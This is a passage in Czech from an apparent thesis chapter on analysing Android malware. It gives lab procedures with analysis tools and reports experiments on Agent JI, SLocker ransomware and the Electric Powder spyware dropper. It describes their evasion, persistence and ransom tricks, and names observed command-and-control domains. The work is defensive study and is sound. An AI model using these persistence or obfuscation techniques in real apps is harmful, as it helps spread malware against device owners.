3. Příkazem `a, d, dx = AnalyzeAPK("<cesta k souboru>")` načtěte APK soubor. Dojde ke spuštění funkce AnalyzeAPK() a vytvoření tří objektů:
   a – obsahuje informace o APK souboru, jako jsou např. název, oprávnění nebo obsah souboru AndroidManifest.xml.
   d – obsahuje informace o DEX souboru ve kterém jsou uloženy informace o použitých třídách, metodách a řetězcích.
   dx – obsahuje informace o třídách v DEX souboru.
4. Příkazem `a.get_package()` získáte název balíčku aplikace.
5. Příkazem `a.get_app_name()` získáte název aplikace.
6. Příkazem `a.get_main_activity()` získáte hlavní aktivity aplikace.
7. Příkazem `a.get_activities()` získáte ostatní aktivity aplikace.
8. Příkazem `a.get_permission()` získáte výpis požadovaných oprávnění.
9. Příkazem `quit()` ukončete program.

4.5.2.2 Analýza souboru AndroidManifest.xml

Jedním ze způsobů, jak získat soubor AndroidManifest.xml, je extrahování zdrojových souborů z instalačního balíčku pomocí nástroje ApkTool. Soubor AndroidManifest.xml je čitelný v jakémkoli textovém editoru. Pro zlepší čitelnosti kódu je dobré použít editor, který umožňuje zvýraznění syntaxe. Mezi tyto editory patří například PSPad.

Postup:

1. Spusťte příkazový řádek a přesuňte se do složky s APK souborem.
2. Příkazem `apktool d <název aplikace>` dekódujte APK soubor. Výsledek bude uložen v nové složce.
3. V průzkumníku Windows přejděte do složky s dekódovanými soubory.
4. K otevření souboru použijte libovolný textový editor a proveďte analýzu obsahu.

4.5.2.3 Analýza zdrojového kódu z JAR souboru

Zdrojový kód v jazyce Java umožňuje získat nástroj dex2jar, který slouží k převodu APK souboru do formátu JAR. Ten je pak možné přečíst pomocí programu JD-GUI.

Postup:

1. Otevřete příkazový řádek a přesuňte se do složky s aplikací dex2jar.
2. Příkazem `d2j-dex2jar.bat <cesta k aplikaci>` dekódujete APK soubor do formátu JAR. Nový JAR soubor bude umístěn ve stejné složce jako původní APK soubor.
3. Otevřete aplikaci JD-GUI, klikněte na položku *file* a následně na *open file*. Vyberte JAR soubor a klikněte na tlačítko *open*. Nyní máte přístup ke zdrojovému kódu aplikace a můžete provést analýzu.

Pozn.: Při analýze je možné se setkat s řetězci zakódovanými funkcí Base64. K dekódování je možné použít online dekodér dostupný na:

`http://base64decode.org/`

4.5.3 Automatická statická analýza aplikace

Statickou analýzu aplikace je možné provést i automatizovaně. Na trhu je mnoho offline i online nástrojů nabízející tuto funkci, mezi které patří i online nástroj Virus Total, který má k dispozici velkou databázi škodlivých aplikací a při jejich analýze je testuje velkým množstvím antivirových aplikací.

Postup:

1. Na pracovní stanici otevřete ve webovém prohlížeči adresu `http://virustotal.com`
2. Tlačítkem *choose file* vyberte APK soubor, který chcete analyzovat.
3. Server provede analýzu souboru a zobrazí její výsledky.
4. V záložce *detection* naleznete výsledky detekce malwaru antivirovými aplikacemi.
5. V záložce *details* naleznete detaily aplikace jako je název, oprávnění, aktivity atd.

4.5.4 Dynamická analýza aplikace

K dynamické analýze aplikací v zařízení se používá nástroj Dozer. Ten umožnuje simulovat libovolné chování aplikace prostřednictvím klienta, který je v zařízení spuštěn. Díky tomu je možné komunikovat s ostatními aplikacemi i s operačním systémem.

Postup:

1. Na pracovní stanici spusťte konzoly Drozeru a v zařízení zapněte server v klientské aplikaci.
2. Nainstalujte na zařízení analyzovanou aplikaci (viz 4.5.5), ale nespouštějte ji.
3. Příkazem run `app.package.list` získáte seznam nainstalovaných aplikací.
4. Příkazem run `app.package.manifest <název balíčku>` zobrazíte obsah souboru AndroidManifest.xml.
5. Příkazem run `app.package.attacksurface <název balíčku>` získáte seznam komponentů.
6. Příkazem `run app.<název komponentu>.info -a <název balíčku>` získáte informace.
7. Příkazem `run app.<název komponentu>.start --component <název balíčku> <název komponentu>` spustíte komponent.
8. Příkazem `run app.<název komponentu>.stop --component <název balíčku> <název komponentu>` vypnete komponent.
9. Příkazem `list` získáte kompletní seznam příkazů.
10. Prozkoumejte chování aplikace.

4.5.5 Instalace aplikace a monitorování provozu

V tomto kroku dochází k instalaci aplikace a monitorování jejího provozu. Celý proces je na systémové úrovni možné sledovat a zaznamenávat prostřednictvím nástroje Logcat a Dumpsys. Výstupem z nástroje Logcat jsou logovací záznamy systému a nástroj Dumpsys umožňuje získat kompletní technická data o zařízení. K monitorování webového provozu je použit software Burp Suite, který umožňuje na pracovní stanici přesměrovat provoz ze zařízení prostřednictvím proxy. Směrovaný provoz je zaznamenáván a následně analyzován softwarem Wireshark.

Postup:

1. Zapněte v zařízení *režim vývojáře* a *ladění USB*.
2. Spusťte na pracovní stanici program Burp Suite.
3. Připojte zařízení k Wi-Fi prostřednictvím proxy serveru na pracovní stanici.
4. Ověřte funkčnost spojení otevřením libovolné webové stránky v zařízení.
5. Připojte zařízení k pracovní stanici USB kabelem.
6. Přesuňte se do složky s ADB a příkazem `adb start-server` ho spusťte.
7. Příkazem `adb devices` ověřte, jestli je zařízení správně připojeno.
8. Příkazem `adb logcat > <název souboru.txt>` spustíte logování aktivit zařízení. Data budou ukládána do uvedeného textového souboru.
9. Zapněte v zařízení režim vývojáře a ladění USB.
10. Nainstalujte aplikaci jedním z těchto způsobů:
    a) Změňte v zařízení režim připojení USB na *mediální zařízení* a zkopírujte APK soubor do úložiště zařízení. Následně změňte režim připojení na *dobití telefonu*. Připojení přes ADB se nepřeruší a bude možné aplikaci v zařízení uživatelsky nainstalovat. K instalaci se používá správce souborů, který umožňuje najít soubor v úložišti zařízení a spustit jeho instalaci.
    b) Použijte příkaz `adb install <název souboru.apk>`.
11. Udělte aplikaci všechna požadovaná oprávnění a povolte instalaci aplikací z neznámých zdrojů (pokud již není povoleno).
12. Spusťte aplikaci.
13. Prozkoumejte činnost aplikace v zařízení a možnosti jejího odstranění.
14. Na pracovní stanici se přepněte do okna příkazového řádku, kde je spuštěný nástroj logcat. Klávesovou kombinaci `CTRL+C` k ukončení logování.
15. Tlačítkem *stop* vypněte monitorování webového provozu v aplikaci Wireshark a uložte pracovní soubor.
16. Příkazem `adb shell dumpsys > <název souboru.txt>` získáte kompletní technické detaily o zařízení, který se uloží do uvedeného textového souboru.
17. Nyní je možné zařízení odpojit.

4.5.6 Analýza provozních souborů

4.5.6.1 Analýza souborů Logcat a Dumpsys

Soubory z nástrojů Logcat a Dumpsys jsou čitelné v jakémkoli textovém editoru. Při analýze se využívá hledání klíčových slov jako jsou například název balíčku, názvy aktivit, tříd a použitých komponentů (SMS, Wi-Fi, …) nebo UID procesu (identifikátor je uveden v obou souborech a je možné ho nalézt podle názvu balíčku).

1. Otevřete textový soubor v libovolném textovém editoru.
2. Proveďte analýzu činnosti malwaru v zařízení.

4.5.6.2 Analýza souboru Wireshark

V souboru z programu Wireshark je uložený kompletní záznam o webovém provozu pracovní stanice a software umožňuje záznamy filtrovat pomocí podmínek a zobrazit detailní informace o komunikaci na úrovni jednotlivých paketů. Při analýze je vyhledáván a zkoumán obsah přenosů škodlivé aplikace. Ty je možné identifikovat díky poznatkům získaných při analýze aplikace před instalací nebo vyhledáváním a analýzou podezřelé komunikace.

1. Otevřete soubor získaný programem Wireshark.
2. Do vyhledávacího pole vložte podmínku: `ip.addr == <ip adresa zařízení>`

Pozn.: IP adresu zařízení získáte prostřednictvím Nastavení – Info o zařízení – Síť.

3. Proveďte analýzu internetové komunikace.

4.6 Pokus 1 – Agent JI

Cílem tohoto pokusu je otestovat techniky manuální statické analýzy aplikace za použití nástrojů Androguard, APKTool, dex2jar a JD-GUI, monitoring provozu aplikace v zařízení nástrojem Logcat a Dumpsys a sledování internetového provozu pomocí softwaru BurpSuite a Wireshark. Záznamy jsou uvedeny v protokolu č. 1, který se nachází v příloze P I.

4.6.1 Výsledky manuální statické analýzy

Analýza APK souboru nástrojem Androguard

Název balíčku a aplikace aplikace: Z názvu balíčku a zobrazovaném názvu je patrné, že jde o podezřelou aplikaci. Název balíčku cosmetiq.fl nemá s deklarovanou funkcí nic společného a je pravděpodobné, že byl použit záměrně, aby se ztížila možnost aplikaci v zařízení identifikovat. Název aplikace Google Play Services, který je zobrazován uživateli, má evokovat pocit, že jde o systémovou aplikaci, která je součástí OS a neměla by se mazat.

Aktivity: Z informací o aktivitách aplikace můžeme zjistit, že primární činností je LaunchActivity. Mnohem zajímavější jsou ostatní aktivity aplikace, mezi které patří IncomeSMSActivity. Z té je patrné, že aplikace chce pracovat s SMS zprávami. Tato činnost samozřejmě vůbec nesouvisí s deklarovanou funkcí a potvrzuje podezření, že jde o škodlivou aplikaci. Další aktivity jsou uvedeny pod nicneříkajícími názvy, které mohou sloužit k maskování skutečných činností aplikace.

Povolení: Díky povolením můžeme s jistotou říct, že aplikace chce SMS zprávy nejen přijímat, ale i číst a odesílat. Dále se bude snažit zjistit informace o kontaktech, telefonním čísle a stavu sítí. V kombinaci s povolením práce s externím úložištěm a s povolením k internetové komunikaci můžeme předpokládat, že aplikace bude zjištěné informace ukládat na externí úložiště a odesílat je prostřednictvím internetu. Není také vyloučeno, že aplikace bude odesílat i jiná data z externího úložiště. Vůbec nejrizikovějším povolením je WRITE_SETTINGS, díky kterému může aplikace číst a měnit systémová nastavení. Zajímavé je také povolení RECEIVE_BOOT_COMPLETED a SYSTEM_ALERT_WINDOWS. Z prvního povolení se můžeme domnívat, že se aplikace bude spouštět ihned po startu zařízení a z druhého, že ji nepůjde jednoduše vypnout, protože ji nebude možné skrýt. Z ostatních povoleních souvisejících s ovládáním výkonu procesoru a vypnutí obrazovky je patrné, že aplikace chce svou činnost provést okamžitě a nepřerušovaně.

Analýza souboru AndroidManifest.xml

Aktivity: Z uvedeného seznamu aktivit můžeme vyčíst, že se po startu aplikace opravdu spustí činnost LaunchActivity. Dále máme k dispozici bližší informace o aktivitě IncomeSMSActivity, která má v plánu posílat zprávy a chce mít přístup ke čtení SMS i MMS. Výpis nám také umožňuje určit činnost funkcí s nicneříkajícími názvy. První aktivita o.ʾ slouží ke zjištění, jestli má aplikace práva správce zařízení. Ke zjištění přístupu využívá receiver AdministrationReceiver. Druhá aktivita o.¯ je určena k příjmu SMS zpráv, snaží se získat přednost před ostatními aplikacemi prioritou 999 a používá receiver Mess.ReceiverInoming. Třetí aktivita o.CON slouží ke spuštění aplikace po dokončení bootovacího procesu. Využívá BootReceiver a opět se snaží získat přednost prioritou 999.

Služby: Z popisu služby Call.HeadlessSmsSendService vyplývá, že slouží k posílání SMS a MMS bez uživatelského rozhraní (to se používá např. při automatické odpovědi na hovory). Tyto zprávy se navíc v zařízení neukládají. Službu mohou používat pouze aplikace, které jsou výchozími aplikacemi k posílání SMS. Je tedy velmi pravděpodobné, že se aplikace bude snažit změnit tuto výchozí aplikaci prostřednictvím povolení WRITE_SETTINGS. Služba Call.SmSKitKatService by měla fungovat podobně, ale je určena pro novější verze operačního systému. Poslední služba Controllers.Activities.WebMainService je podle názvu službou, která bude sloužit k internetové komunikaci.

Přijímače: Položka InstallReceiver indikuje, že aplikaci bude chtít zahájit svou činnost ihned po instalaci. ReceiverMess, ReceiverPush a o.ˡ slouží k příjmu SMS a MMS.

Analýza zdrojového kódu

Na zdrojovém kódu můžeme pozorovat techniky, kterými se tvůrce aplikace snažil zakrýt její škodlivou funkci a svoje stopy:

1. Nejasné pojmenování proměnných: Použité proměnné jsou pojmenované jednoznakově a je použito těžko rozlišitelných znaků, které nic nevypovídají o účelu proměnné.
2. Použití kódování pro prostý text: Většina textových řetězců je zakódována prostřednictvím funkce Base64.
3. Nikde ve zdrojovém kódu není uvedeno tel. číslo nebo webová adresa v prostém nebo v zašifrovaném textu. Je pravděpodobné, že se číslo nebo webová adresa generuje dynamicky.

Ze zdrojového kódu bylo zjištěno, že obsahuje stopy bankovního malwaru. Snaží se zjistit údaje o kreditní kartě vlastníka zařízení a následně získat i potvrzovací SMS. Zdá se však, že tato aktivita je jen pozůstatkem po jiné aplikaci, na které byla tato aplikace postavena.

Jednou z hlavních činností aplikace je sběr dat. Sbírá data o zařízení (např. IMEI, model, země, verze systému, tel. číslo a operátor), o běžících procesech a o aplikacích. Zajímavé je, že explicitně zjišťuje, jestli je zařízení v Rusku. U aplikací se zaměřuje na data z aplikací Facebook, Viber a WhatsApp. Dalšími zájmovými aplikacemi jsou Instagram, Skype, Twitter a některé zabezpečovací aplikace (zejména na CleanMaster, Qihoo Security, KMS a Symantec). Další zajímavostí je třída ›.class. Ta se věnuje pouze aplikaci TeamViewer, která slouží ke vzdálenému přístupu k zařízení. Je tak pravděpodobné, že může dojít ke zneužití této aplikace.

Aplikace vytváří v externím úložišti soubor Google.log. Ten se v kódu velmi často vyskytuje a nejspíš plní funkci logovacího souboru aplikace.

Dále bylo zjištěno, že se aplikace po svém vypnutí ihned znovu zapíná. Navíc si prostřednictvím Alarm Manageru nastavuje automatické zapnutí po 1 minutě. Byly také potvrzeny domněnky, že aplikace bude chtít změnit výchozí SMS aplikaci

Při analýze nebylo zjištěno, jakým způsobem bude probíhat komunikace prostřednictvím SMS a internetu, ani co bude aplikace dělat v případě, že získá statut správce zařízení. Ukázalo se také, že aplikace dex2jar nedokáže APK soubor 100 % dekódovat a přibližně 1/3 kódu je nečitelná. Je proto možné, že některé chybějící části (např. telefonní číslo nebo webová adresa) se nachází v tomto chybějícím kódu, případně se v ní může nacházet zbytek bankovního malwaru.

4.6.2 Výsledky monitoringu

Instalace: Aplikace se při instalaci maskuje jako legitimní služba Google Play Services. Uživatel je před ní seznámen se všemi oprávněními, o které aplikace požaduje. I podle tohoto jednoduchého výpisu je možné rozpoznat, že jde pravděpodobně o škodlivou aplikaci. Protože aplikace nepochází z oficiálního obchodu, vyžaduje změnu nastavení, při které dojde k povolení instalace aplikací z neznámých zdrojů.

Uživatelské prostředí: Po instalaci je uživatel vyzván, aby udělil aplikaci povolení stát se správcem zařízení. Tuto žádost odůvodňuje dokončením údajného updatu. Pokud uživatel vybere možnost *zrušit* nebo chce okno opustit, okamžitě se znovu spustí a zařízení je tak

zcela neovladatelné. Po restartu systému se žádost objeví ihned znovu. Když se aplikace stane správcem zařízení, získá přístup ke změně hesla pro odemknutí obrazovky, nastavení pravidel pro hesla, může řídit uzamčení obrazovky a může i nastavit šifrování úložiště.

Po přidělení práv správce zařízení se v uživatelském prostředí neděje žádná další činnost. Podle předpokladů bylo zjištěno, že se aplikace neustále snaží zapnou Wi-Fi a mobilní data. Dále se potvrdilo, že se aplikace chce stát výchozí aplikací pro zasílání zpráv. Uživatel však ke změně nebyl vyzván a aplikace se pouze přiřadila na seznam výchozích aplikací. Když uživatel aplikaci nastaví jako výchozí, tak se v uživatelském prostředí nic nestane a při pokusu napsat SMS je uživatel přesměrován na výchozí aplikaci OS.

Aplikaci kvůli právům správce zařízení není možné vypnout ani odinstalovat. Pokud se ho uživatel rozhodne aplikaci odebrat, je upozorněn, že tato akce není možná. Následně se otevře okno s textem, že probíhá systémový update. Po zavření okna byly aplikaci práva odebrána, ale okamžitě o ně začala žádat znovu a zařízení bylo stále nepoužitelné. Pokus byl proveden i na zařízení se starším OS (4.1), u kterého nebylo možné práva odebrat.

Logcat: Z dat získaných nástrojem Logcat bylo zjištěno, že systém nepřidělil aplikaci oprávnění DEVICE_POWER. Po nainstalování se spouští 3 procesy pro aktivity LaunchActivity, o.‘ a WebMainService. V aplikaci se nachází dvě chyby ve třídách o.[i] a o.ι. Dalšími akcemi po instalaci je zapnutí Wi-Fi a datového připojení, odstranění zástupce aplikace a pokus o nastavení výchozí SMS aplikace. Následně se aplikace spouští přibližně každou vteřinu a žádá o přidělení práv správce. Když je získá, tak neprovádí žádné akce. To je pravděpodobně způsobeno tím, že kontrolní server je mimo provoz a aplikace z něj nezískává žádné další pokyny. Práva správce bylo možné odebrat, ale aplikace okamžitě o práva žádá znovu.

Dumpsys: Z technických údajů zařízení je možné zjistit UID aplikace a spuštěné služby (WebMainService a o. ɬ). K opětovnému zapínání aplikace se používá funkce alarm, která ji v daném intervalu zapíná. Dalšími důležitými informacemi jsou data o aktivitách aplikace. Z nich je patrné, že se malwaru podařilo přečíst a zapsat data do externího úložiště a přečíst stav zařízení. Pokoušel se také o napsání SMS a vykreslení svého okna nad ostatními aplikacemi. Těmto akcím však systém zabránil. Ze souboru je také možné zjistit, že se aplikace přidala na seznam výchozích aplikací pro SMS.

Webový provoz: Malware se snaží kontaktovat vzdálený server na adrese `http://joguce.info` a odesílá na něj tato data: ID zařízení, verzi OS, IMEI, zemi, telefonní číslo, operátora a seznam nainstalovaných aplikací. Komunikace není zašifrovaná,

a i přes to, že server v současné době není v provozu, malware se jej snaží kontaktovat a předat data přibližně každou minutu.

4.6.3 Odstranění malwaru ze zařízení

U testovaného zařízení bylo možné odebrat práva správce (prostřednictvím *nastavení – zabezpečení – správci zařízení*), ale aplikace si o práva hned žádala znovu a zařízení bylo prakticky nepoužitelné. Zařízení bylo následně restartováno do nouzového režimu, ve kterém se aplikace nemohla spustit a bylo ji možné odinstalovat standardním uživatelským způsobem.

Malware byl testován i na starší verzi 4.1, u které nebylo možné aplikaci odebrat práva správce, protože si je při pokusu o odebrání opět sama přidělila. Jedinou možností, jak malware odstranit, bylo uvést zařízení do továrního nastavení.

4.6.4 Závěr

Bylo zjištěno, že testovaná aplikace se drobně liší od aplikace, kterou analyzovaly laboratoře Eset, ale v principu jsou stejné. Aplikace se maskuje jako legitimní služba Google Play Services a před instalací je možné poměrně snadno podle požadovaných oprávnění poznat, že jde o škodlivou aplikaci. Pokud ji uživatel i přes to nainstaluje, tak ho po spuštění požádá o přidělení práva správce zařízení. V případě odmítnutí žádosti se opakovaně objevuje přibližně každou vteřinu znovu a zařízení je prakticky nepoužitelné. K této akci malware využívá správce budíků.

Po přidělení práv správce aplikace shromáždí data o uživateli a o zařízení a odesílá je prostřednictvím nešifrované komunikace na vzdálený server. Ten je v současné době mimo provoz, ale je možné komunikaci zachytit a přečíst (zejména ve veřejných Wi-Fi sítích). Wi-Fi i datovou komunikaci malware zapíná sám v daném intervalu. Není také vyloučeno, že se server vrátí do provozu a bude pokračovat ve škodlivé činnosti na infikovaných zařízeních, protože uživatelé o přítomnosti aplikace vůbec nemusí vědět z důvodu minimálních akcí v uživatelském prostředí a nepřítomnosti ikony aplikace v menu.

Dalšími akcemi, které malware provádí je snaha o získání statutu výchozí aplikace pro SMS komunikaci. V rámci pokusu nedošlo k žádné SMS komunikaci, pravděpodobně proto, že se v zařízení nenacházela SIM karta. Nicméně podle analýzy i podle monitoringu aplikace je jisté, že aplikace tuto funkci zneužívá.

Ze zdrojového kódu bylo dále zjištěno, že se v aplikaci nachází část kódu bankovního malwaru, který však není aktivní. Aplikace je tak buď založená na jiném malwaru nebo se

ho vývojář snaží o tuto funkci rozšířit. Ve zdrojovém kódu se dále vyskytuje detekce mnoha konkrétních aplikací, ale při monitorování činnosti nebylo zjištěno, že by malware s těmito aplikacemi prováděl jakékoli akce. Aplikace si také vytváří v externím úložišti vlastní logovací soubor, který byl však při pokusu prázdný. Podle dat ze zdrojového kódu slouží tento soubor pravděpodobně k logování internetové komunikace se serverem, která v rámci pokusu neproběhla.

Při analýze zdrojového kódu byly odhaleny i některé techniky, které tvůrce malwaru použil k zamaskování škodlivé činnosti aplikace. Jde o použití nejasných názvu tříd, které velmi komplikují orientaci v kódu, dále o použití vestavěné šifrovací funkce Base64 ke skrytí řetězců a dynamické generování části kódu (telefonního čísla a adresy webového serveru).

Při konverzi APK souboru do formátu JAR bylo zjištěno, že použitý software dex2jar nedokáže převést soubor do jeho úplné původní podoby.

Odstranění malwaru bylo na použitém zařízení poměrně snadné, ale u zařízení se starším operačním systémem je nemožné, respektive je nutné vrátit zařízení do továrního nastavení.

4.7 Pokus 2 – SLocker

Cílem tohoto pokusu je otestovat automatickou statickou analýzu aplikace za použití online software Virus Total, monitoring provozu aplikace v zařízení nástrojem Logcat a Dumpsys a sledování internetového provozu pomocí softwaru BurpSuite a Wireshark. Záznamy o pokusu jsou uvedeny v protokolu č. 2, který se nachází v příloze P II.

4.7.1 Výsledky automatizované statické analýzy

Název balíčku a aplikace: Podle názvu aplikace, který v překladu znamená King Glory Assist není patrné, že jde o malware. Název balíčku o aplikaci nic nevypovídá, ale zároveň se nesnaží maskovat za jiný.

Aktivity: Aplikace má pouze jednu aktivitu s názvem MainActivity, která o vlastní činnosti nic neprozrazuje, ale jde o poměrně standardní označení. Není tedy možné usoudit, zdali jde o škodlivou činnost nebo ne.

Oprávnění: Z požadovaných oprávnění také není zcela jasné, jestli jde o malware. Aplikace sice požaduje riziková oprávnění ke čtení a úpravě dat v úložišti, ale ta se zdají vzhledem k její deklarované funkci oprávněná – aplikace má sloužit k podvádění ve hře, takže musí mít přístup k jejím datům a musí mít také možnost je změnit. Ostatní oprávnění, která se

týkají zejména internetového připojení a přístupu k informacím o zařízení jsou také ospravedlnitelné, ačkoli k oprávnění MOUNT_UNMOUNT_FILESYSTEMS, READ_LOGS a CHANGE_CONFIGURATION má přístup pouze systém. Je proto podezřelé, že se aplikace snaží tato práva získat.

Služby a přijímače: Aplikace nedisponuje žádnými službami ani přijímači.

Detekce závadného obsahu: 37 antivirových aplikací ze 60 identifikovali balíček jako malware.

Ostatní: Software nalezl ve zdrojovém kódu adresu `http://biaozhunshijian.51240.com`. Je velmi pravděpodobné, že aplikace bude s tímto serverem komunikovat.

4.7.2 Výsledky monitoringu

Instalace: Při instalaci aplikace požaduje pouze oprávnění ke čtení statusu zařízení a ke čtení a úpravě obsahu úložiště. Na těchto oprávněních není vzhledem k proklamované funkci nic zvláštního, ačkoli jsou rizikové. Protože aplikace nepochází z oficiálního obchodu, vyžaduje změnu nastavení, při které dojde k povolení instalace aplikací z neznámých zdrojů.

Uživatelské prostředí: Po spuštění aplikace se zobrazí progress bar, který imituje proces spuštění aplikace. Na pozadí však již probíhá šifrování dat. Až jsou všechny cílové soubory zašifrovány, zobrazí se žádost o výkupné. Část obrazovky je napsaná v angličtině a část v čínštině. Z toho je patrné, že aplikace cílí nejen na uživatele v Číně. Na obrazovce jsou dva odpočty – první varuje, že za tři dny dojde k navýšení výkupného a druhý, že za týden dojde ke smazání všech zašifrovaných dat. Ve spodní části obrazovky se nachází vygenerovaný kód, který má sloužit k dešifrování dat a tlačítko k platbě. Platbu je možné provést pomocí služeb Wechat, AliPay a QQ. Aplikace také změní pozadí domovské obrazovky a svého zástupce. Když je použit dešifrovací kód, na který přišli výzkumníci z Trend Micro (přičtení hodnoty 520 k vygenerovanému číslu), tak aplikace oznámí, že kód je správný a že probíhá dešifrování souborů. Po údajném dokončení procesu však soubory dešifrovány nejsou.

Logcat: Z analýzy souboru bylo zjištěno, že systém aplikaci nepřidělil oprávnění READ_LOGS, CHANGE_CONFIGURATION, MOUNT_UNMOUNT_FILESYSTEMS, ke kterým nemají aplikace třetích stran přístup. Odhaleno také bylo, jakým způsobem aplikace zablokovala tlačítko zpět, aby se uživatel z aplikace nemohl snadno dostat (je však stále možné aplikaci skrýt tlačítkem plochy nebo správcem úloh). Dalším zjištěním je, že vývojář

špatně naprogramoval ukončení hlavní aktivity, a tak systém neustále vrací chybu, ačkoli na funkci aplikace to nemá zásadní vliv. Z této skutečnosti v kombinaci s požadavky na systémová oprávnění je zřejmé, že za malwarem nestojí příliš zručný a zkušený programátor.

Dumpsys: Na základě dat z Dumpsys soboru je možné zjistit, že aplikace v sobě skrývá aktivitu QQ1279525738, jejíž funkcí je šifrování souborů. Po spuštění aplikace je původní aktivita MainActivity vypnuta a dojde ke spuštění této. Je otázkou, jakým způsobem je tento proces proveden a je také pravděpodobné, že se tímto způsobem snažil vývojář skrýt škodlivou činnost aplikace před antiviry. Dále je možné zjistit, že aplikace přistupovala i k databázi výpisu hovorů a k údajům v hlasové schránce, ze kterých mazala údaje týkající se sebe.

Webový provoz: Při monitorování provozu bylo zjištěno, že se aplikace pokouší navázat spojení s webovou stránkou `http://biaozhunshijian.51240.com`. Server ji však odpovídá, že požadovaná stránka na serveru už není. Po použití webové služby WhoIs, která slouží k identifikaci majitelů serverů a která je dostupná na adrese `http://whois.com`, bylo zjištěno, že jde o společnost HiChina Zhicheng Technology Ltd. Ta sídlí v Číně a mimo jiných služeb nabízí i webhosting. Nebyla zachycena žádná citlivá ani jiná data, která by aplikace na server odesílala.

4.7.3 Odstranění malwaru ze zařízení

Aplikaci je možné bez problému odinstalovat standardní uživatelskou cestou.

4.7.4 Závěr

Analyzovaná aplikace se shoduje s aplikací, kterou zkoumali výzkumníci v laboratořích Trend Micro. Škodlivou činnost aplikace je před instalací velmi obtížné rozpoznat, protože oprávnění, která požaduje, souvisejí s její proklamovanou funkcí.

Po instalaci a spuštění aplikace dojde ihned k zašifrování souborů v interním úložišti. Malware šifruje fotografie, obrázky, textové soubory, videa a instalační soubory aplikací. Ačkoli aplikace při instalaci požaduje oprávnění přístupu do externího úložiště, tak data v něm zůstala nedotčena. Proces šifrování je maskován progress barem, který evokuje spouštění aplikace.

Až je šifrování dokončeno, zobrazí se uživateli výzva k zaplacení výkupného ve výši 20 juanů. Pokud uživatel neuhradí výkupné do tří dnů, má dojit ke zvýšení částky a pokud nezaplatí do týdne, má dojít k vymazání dat. Platba je možná prostřednictvím služeb AliPay, QQ nebo Wechat. K dešifrování dat je použito náhodně vygenerované číslo, které má uživatel

poslat vývojáři zároveň s platbou a ten pošle zpět dešifrovací klíč. Tento klíč je vytvořen pouhým přidáním hodnoty 520 k vygenerovanému číslu. Po zadání této hodnoty aplikace potvrdí, že je klíč správný a zobrazí uživateli hlášku o probíhajícím dešifrování dat. Nicméně po dokončení procesu data dešifrovaná nejsou a uživatelé jsou podvedeni. Aplikace také změní svého zástupce a pozadí plochy.

Při analýze bylo dále zjištěno, že aplikace se snaží komunikovat se vzdálenou webovou stránkou, která je však v současné době už mimo provoz. Nebylo zjištěno, že by aplikace na tento web odesílala jakákoli data. Z analýzy je také patrné, že vývojářem není příliš zručný a zkušený člověk, protože si aplikace žádá práva, která nejsou přístupná aplikacím třetích stran a také se v ní vyskytuje zásadní chyba, při které je špatně ukončena hlavní aktivita aplikace. Na druhou stranu vývojář použil ke skrytí hlavní škodlivé činnosti aktivitu, která nebyla při statické analýze odhalena. Zajímavé také je, že aplikace maže z databáze výpisu hovorů a hlasové schránky údaje o sobě. Při pokusu nebylo zjištěno, že by se malware snažil uskutečnit jakýkoli hovor a ani si o tuto funkci nežádal oprávnění. Je tak otázkou, k čemu tato činnost slouží. Odinstalace aplikace je možná standardní uživatelskou cestou a není v ní nijak bráněno.

4.8 Pokus 3 – Operation Electric Powder

Cílem tohoto pokusu je základní dynamická analýza aplikace v zařízení nástrojem Drozer. Při pokusu nebylo kvůli spuštěnému Drozeru možné spustit nástroj Logcat a byly analyzovány pouze data z nástroje Logsys a internetová komunikace získaná programem Wireshark a Burp Suite. Kvůli použití dynamické analýzy je třeba změnit postup instalace a monitorování provozu aplikace. Analyzovaná aplikace je v uživatelském prostředí pouze nainstalována a ovládá se z příkazového řádku Drozeru. Záznamy o pokusu jsou uvedeny v protokolu č. 3, který se nachází v příloze P III.

4.8.1 Výsledky dynamické analýzy aplikace

Dropper

Název balíčku a aplikace: Podle názvu balíčku dropperu je možné poznat, že jde o falešnou aplikaci, protože za vývojem aplikace stojí společnost Niantic, nikoli Niantc, jak je v názvu uvedeno. Tímto způsobem se vývojář snaží maskovat malware za legitimní aplikaci. Název aplikace se shoduje s její legitimní verzí.

Oprávnění: Dropper nežádá o žádná oprávnění, což je velmi podezřelé, protože legitimní aplikace ke své funkci potřebuje přístup k poloze zařízení a k jeho kameře.

Aktivity: Dropper má pouze jednu aktivitu, která názvem nijak nevypovídá o své funkci. Vyskytuje se v ní však název společnosti IEC a díky tomu se dá předpokládat, že aplikace je nebo byla zaměřena na ni.

Služby a přijímače: Dropper neobsahuje žádné služby ani přijímače.

Skrytý malware

Název balíčku a aplikace: Malware se maskuje za systémové funkce Google Service a Android Engine a snaží se zmást uživatele tím, že jde o systémovou aplikaci.

Oprávnění: Podle oprávnění je zřejmé, že jde o škodlivou aplikaci. Nejen, že chce komunikovat prostřednictvím internetu, ale chce přistupovat i k informacím o zařízení a účtům, k SMS, kontaktům, seznamu volání, záložkám v prohlížeči, a dokonce chce i nahrávat zvuk a uskutečňovat odchozí hovory. Zajímavé jsou také žádosti k neexistujícím oprávněním. Na základě těchto skutečností je možné určit, že jde o spyware, jehož cílem je získat co nejvíce údajů o uživateli a odeslat je na vzdálený server. Malware také chce číst a zapisovat do externího úložiště.

Aktivity: Aplikace neobsahuje žádné aktivity.

Přijímače: Malware obsahuje 2 přijímače – první podle názvu slouží ke sledování internetového provozu (a pravděpodobně slouží ke spuštění internetové komunikace) a druhý je určen k vyrozumění o příjmu telefonního hovoru. V kombinaci s oprávněním RECORD_AUDIO je velmi pravděpodobné, že aplikace chce nahrávat příchozí hovory.

Služby: Aplikace provozuje dvě služby, podle jejichž názvu není možné určit jejich funkci.

4.8.2 Výsledky monitoringu

Instalace dropperu: Při instalaci si aplikace nežádá žádná oprávnění, což je vzhledem k funkci aplikace velmi podezřelé. Protože aplikace nepochází z oficiálního obchodu, vyžaduje změnu nastavení, při které dojde k povolení instalace aplikací z neznámých zdrojů.

Spuštění dropperu: Ihned po spuštění dropperu je spuštěna instalace skrytého malwaru. Po dokončení instalace malwaru nebo v případě zrušení jeho instalace je zobrazena chybová hláška, že tato verze aplikace není kompatibilní s operačním systémem.

Instalace malwaru: Malware se maskuje za zdánlivě legitimní aplikaci Google Service a žádá po uživateli přístup k rizikovým oprávněním, mezi které patří čtení kontaktů a účtů, nahrávání zvuku, čtení a odesílání SMS, přesměrování odchozích hovorů a přístup do externího úložiště.

Spuštění malwaru: Malware ihned po dokončení instalace smaže svého zástupce a není ji tak možné uživatelsky spustit. Pokud je aplikace spuštěna příkazem z Drozeru, nedojde k žádné viditelné činnosti v uživatelském prostředí.

